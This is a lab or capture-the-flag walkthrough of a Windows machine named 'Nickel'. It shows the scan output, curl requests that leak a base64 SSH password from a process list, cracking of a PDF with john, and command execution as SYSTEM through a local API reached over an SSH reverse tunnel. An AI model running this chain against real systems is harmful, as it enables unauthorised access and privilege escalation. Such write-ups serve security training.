Nickel

Initial foothold

Nmap scan

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.60 beta
| ftp-syst: 
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey: 
|   3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)
|   256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)
|_  256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: NICKEL
|   NetBIOS_Domain_Name: NICKEL
|   NetBIOS_Computer_Name: NICKEL
|   DNS_Domain_Name: nickel
|   DNS_Computer_Name: nickel
|   Product_Version: 10.0.18362
|_  System_Time: 2026-02-23T09:53:02+00:00
|_ssl-date: 2026-02-23T09:54:08+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=nickel
| Not valid before: 2025-12-06T11:11:21
|_Not valid after:  2026-06-07T11:11:21
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8089/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
33333/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC

The scan reveals several open ports, including FTP, SSH, SMB, and multiple HTTP services. I will begin by enumerating these services.

Enumeration

WEB


Accessing the web service on port 8089 reveals the following home page:


The page contains three buttons. Reviewing the source code shows that these links redirect to endpoints on port 33333.

Nickel home page Nickel home page

source-code source-code

  • list-current-deployments
  • list-running-procs
  • list-active-nodes

I attempted to interact with the /list-active-nodes endpoint on port 33333 using curl:

curl -XPOST http://192.168.168.99:33333/list-active-nodes -H "Content-Type:application/www-form-urlencoded"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">

<HTML><HEAD><TITLE>Length Required</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Length Required</h2>
<hr><p>HTTP Error 411. The request must be chunked or have a content length.</p>
</BODY></HTML>

The server responded with an HTTP 411 Length Required error. To resolve this, I added a Content-Length header and re-submitted the request:

curl -XPOST http://192.168.168.99:33333/list-active-nodes -H "Content-Type:application/www-form-urlencoded" -H "Content-Length:6"

<p>Not Implemented</p>

The request was successful, returning a “Not Implemented” message. I proceeded to test the other endpoints.

curl -XPOST http://192.168.168.99:33333/list-running-procs -H "Content-Type:application/www-form-urlencoded" -H "Content-Length:6"

name        : System Idle Process
commandline : 

name        : System
commandline : 

name        : Registry
commandline : 

name        : smss.exe
commandline : 

name        : csrss.exe
commandline : 

name        : wininit.exe
commandline : 

name        : csrss.exe
commandline : 

name        : winlogon.exe
commandline : winlogon.exe

name        : services.exe
commandline : 

name        : lsass.exe
commandline : C:\Windows\system32\lsass.exe

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : fontdrvhost.exe
commandline : "fontdrvhost.exe"

name        : dwm.exe
commandline : "dwm.exe"

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws80.ps1

name        : Memory Compression
commandline : 

name        : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p 
              "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws8089.ps1

name        : powershell.exe
commandline : powershell.exe -nop -ep bypass C:\windows\system32\ws33333.ps1

name        : FileZilla Server.exe
commandline : "C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe"

name        : sshd.exe
commandline : "C:\Program Files\OpenSSH\OpenSSH-Win64\sshd.exe"

name        : VGAuthService.exe
commandline : "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"

name        : vm3dservice.exe
commandline : C:\Windows\system32\vm3dservice.exe

name        : vmtoolsd.exe
commandline : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"

name        : vm3dservice.exe
commandline : vm3dservice.exe -n

name        : dllhost.exe
commandline : C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}

name        : WmiPrvSE.exe
commandline : C:\Windows\system32\wbem\wmiprvse.exe

name        : msdtc.exe
commandline : C:\Windows\System32\msdtc.exe

name        : LogonUI.exe
commandline : "LogonUI.exe" /flags:0x2 /state0:0xa3961855 /state1:0x41c64e6d

name        : conhost.exe
commandline : \??\C:\Windows\system32\conhost.exe 0x4

name        : conhost.exe
commandline : \??\C:\Windows\system32\conhost.exe 0x4

name        : conhost.exe
commandline : \??\C:\Windows\system32\conhost.exe 0x4

name        : conhost.exe
commandline : \??\C:\Windows\system32\conhost.exe 0x4

name        : WmiPrvSE.exe
commandline : C:\Windows\system32\wbem\wmiprvse.exe

name        : MicrosoftEdgeUpdate.exe
commandline : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /c

name        : SgrmBroker.exe
commandline : 

name        : SearchIndexer.exe
commandline : C:\Windows\system32\SearchIndexer.exe /Embedding

While reviewing the running processes, I discovered a potential credential for SSH within a command line:

cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml --user ariah -p "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol ssh

SSH connection

Tm93aXNlU2xvb3BUaGVvcnkxMzkK is base64 decoded password.

echo Tm93aXNlU2xvb3BUaGVvcnkxMzkK | base64 -d 

NowiseSloopTheory139
ssh ariah@targetIP

Using these credentials, I successfully established an SSH connection as the user ariah:

Privesc

Upon checking the FTP directory, I found a PDF file. Since the file was password-protected, I used pdf2john to extract the hash and cracked it with john:

pdf2john infrastructure.pdf > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt

ariah4168


The PDF contains a note regarding three sites and mentions a command endpoint.

note note


This endpoint allows command execution. I can access this locally via curl from my existing session or set up port forwarding to access it from my Kali machine.

ariah@NICKEL C:\Users\ariah>curl http://127.0.0.1/?whoami
<!doctype html><html><body>dev-api started at 2025-12-07T05:47:35

        <pre>nt authority\system
</pre>
</body></html>
Alternatively, using SSH port forwarding:

ariah@NICKEL C:\Users>ssh -N -R 80:127.0.0.1:80 kali@IP

The output confirms the API is running as nt authority\system.

whoami whoami

By sending a URL-encoded command, I can read the proof.txt file or execute a reverse shell payload to gain full system access.

proof.txt proof.txt